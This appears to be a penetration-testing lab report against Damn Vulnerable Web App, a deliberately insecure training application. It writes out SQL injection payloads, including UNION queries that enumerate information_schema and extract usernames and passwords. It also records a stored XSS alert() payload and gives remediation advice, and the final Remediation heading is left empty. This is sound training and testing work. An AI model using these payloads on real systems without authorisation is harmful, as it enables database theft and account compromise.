Web Application Security Testing (Application Server)

The technical scope encompasses ***Damn Vulnerable Web App (DVWA)***, which is a PHP/MySQL wep application that is damn vulnerable and serves as an aid for security professionals to test their skills. The technical scope includes XSS Cross Site Scripting, Msfvenom Webshell (Meterpreter)

SQL Injection

SQL injection is a dangerous vulnerability found in web applications, which a pen tester can exploit to inject malicious SQL statements via input fields. This vulnerability can lead to severe consequences, such as unauthorized disclosure of sensitive information, including personal data, passwords, or financial records. A pen tester can use this weakness to gain access to sensitive information, alter data, or even take complete control of the web application.


Finding 1: Performed DVWA SQL injection by enumerating databases/columns

Step 1:

The security level was set to low and submitted to undermine the magnitude of the default security level before attempting a step-step approach to exploit SQL injection in the DVWA

Why is it necessary?


The Low security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how vulnerable web applications are.



DVWA Security Level Modification

Step 2:


On the DVWA database (192.168.57.30), *1'* is typed in the User ID to detect SQL injection vulnerabilities in the target URL. A SQL syntax error was displayed to confirm the plausibility to bypass authentication and enumerate the database structure.



Display of an SQL Syntax Error

Step 3:

To have the application server display all users and their surnames, the Michael Cyber Defense enters ***'or '1' = '1*** in the User ID field. The figure below depicts the list of all users' first names and last names.




Display of the figure below depicts the list of all users' first names and last names

Step 4: Database Enumeration

To continuously exploit the vulnerability, 'Union Select @@version, null # is entered in the User ID to enumerate the database and access the database version.

Version

- *Database version: 5.0.51a-3ubuntu5*



Display of the database version


Step 5:

Michael Cyber Defense extracted all the data tables from the database in the information schema by entering *' and 1 = 0 union select null, table_name from information_schema.tables #* in the User ID field.

Result

- 336 tables of information-Schema were retrieved in total


Information Schema > SQL metadata



Overview of retrieved data tables in the information schema

Step 6

To extract column names from the “user” table, a data input is executed with the query: ***%' and 1=0 union select null, concat (first_name,0x0a,last_name,0x0a,user,0x0a,password)*** from users #



Overview of extracted field contents

Result

The application displayed the requested database and column names, confirming the vulnerability. This could be used to extract all data from the database

Severity: High

Remediation:

- Implement prepared statements (parameterized queries) to separate SQL code from user-supplied data.
- Enforce strict input validation on all user inputs.
- Use the principle of least privilege for database accounts, ensuring the web application's user cannot access sensitive system information.
- WAF

Finding 2: Performed DVWA Stored Cross-Site Scripting (XSS):


Description: The guestbook feature is susceptible to Stored XSS. This vulnerability allows an attacker to inject malicious scripts into the application's database. When an unsuspecting user views the page, the stored script is executed in their browser, potentially leading to session hijacking, defacement, or malware delivery.

Step 1 Payload Input

To sign the guestbook, a simple JavaScript payload was used in the 'Name' and 'Message' field of the guestbook.

- Payload: **Name:** *Mike 1*


  Message: *<script>alert("Ucertify")</script>*



Overview of the Payload input

Result:

- Upon submitting the guestbook entry, the script was stored in the database. When any user, including an administrator, navigated to the guestbook page, the alert box popped up.



Overview of the popped-up alert

Remediation:

